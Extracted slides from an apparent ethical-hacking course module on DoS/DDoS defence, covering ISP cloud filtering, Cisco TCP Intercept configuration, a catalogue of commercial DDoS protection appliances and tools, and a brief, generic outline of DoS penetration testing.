

ISPs offer in-the-cloud DDoS protection for Internet links so that they do not become saturated by the attack



Attack traffic is redirected to the ISP during the attack to be filtered and sent back



Administrators can request ISPs to block the original affected IP and move their site to another IP after performing DNS propagation



Enabling TCP Intercept on Cisco IOS Software



To enable TCP Intercept, use these commands in global configuration mode:

Step	Command	Purpose
1	access-list access-list-number {deny permit} tcp any destination destination-wildcard	Define an IP extended access list
2	ip tcp Intercept list <i>access-list-number</i>	Enable TCP Intercept



TCP Intercept can operate in either active intercept mode or passive watch mode. The default is intercept mode.

The command to set the TCP intercept mode in global configuration mode:

Command	Purpose
ip tcp intercept mode {intercept watch}	Set the TCP intercept mode




<http://www.cisco.com>

Advanced DDoS Protection Appliances




FortiDDoS-300A




<http://www.fortinet.com>

DDoS Protector




<http://www.checkpoint.com>

Cisco Guard XT 5650



<http://www.cisco.com>

Arbor Pravail: Availability Protection System



<http://www.arbornetworks.com>

Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Techniques

Botnets

DDoS Case Study

DoS/DDoS Attack Tools

Countermeasures

DoS/DDoS Protection Tools

DoS/DDoS Penetration Testing

DoS/DDoS Protection Tools: FortGuard Anti-DDoS Firewall 2014



FortGuard Anti-DDoS Firewall provides a fundamentally superior approach to mitigating DDoS attacks, with a design that focuses on passing legitimate traffic rather than discarding attack traffic



Features:

- Protection against SYN, TCP Flooding and other types of DDoS attacks
- Attack packets filtering; UDP/ICMP/IGMP packets rate management
- Protection against arp spoofing

Host: a-488650141fc94

General Info

Register Status	Advanced (Registered)
TCP Connections	1560
SYN Packets/s	253890
ACK Packets/s	169
UDP Packets/s	2
ICMP Packets/s	0
Firewall Runtime	15:26:33

VIA Rhine II Fast Ethernet Adapter

IP Address	192.168.0.1
------------	-------------

Anti-ARP-Spoof

Register

Minimize

Firewall Control

Start Firewall Stop Firewall

TCP Connections Manager

Port: 80 Enter

<http://www.fortguard.com>


DoS/DDoS Protection Tools



NetFlow Analyzer
<http://www.manageengine.com>



FortiDDoS
<http://www.fortinet.com>




SDL Regex Fuzzer
<http://www.microsoft.com>



DefensePro
<http://www.radware.com>



WANGuard Sensor
<http://www.andrisoft.com>



DOSSarrest
<http://www.dasarrest.com>




NetScaler Application Firewall
<http://www.citrix.com>



Anti DDoS Guardian
<http://www.beethink.com>



Incapsula
<http://www.incapsula.com>



DDoSDefend
<http://ddosdefend.com>

Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Techniques

Botnets

DDoS Case Study

DoS/DDoS Attack Tools

Countermeasures

DoS/DDoS Protection Tools

DoS/DDoS Penetration Testing

Denial-of-Service (DoS) Attack

Penetration Testing



1



DoS attack should be incorporated into Pen testing plans to find out if the network server is susceptible to DoS attacks

2



DoS Pen Testing determines minimum thresholds for DoS attacks on a system, but the tester cannot ensure that the system is resistant to DoS attacks

3



The pen tester floods the target network with traffic, similar to hundreds of people repeatedly requesting the service in order to check the system stability


4



Pen testing results will help the administrators to determine and adopt suitable network perimeter security controls such as load balancer, IDS, IPS, Firewalls, etc.

Denial-of-Service (DoS) Attack

Penetration Testing (Cont'd)



Module Summary




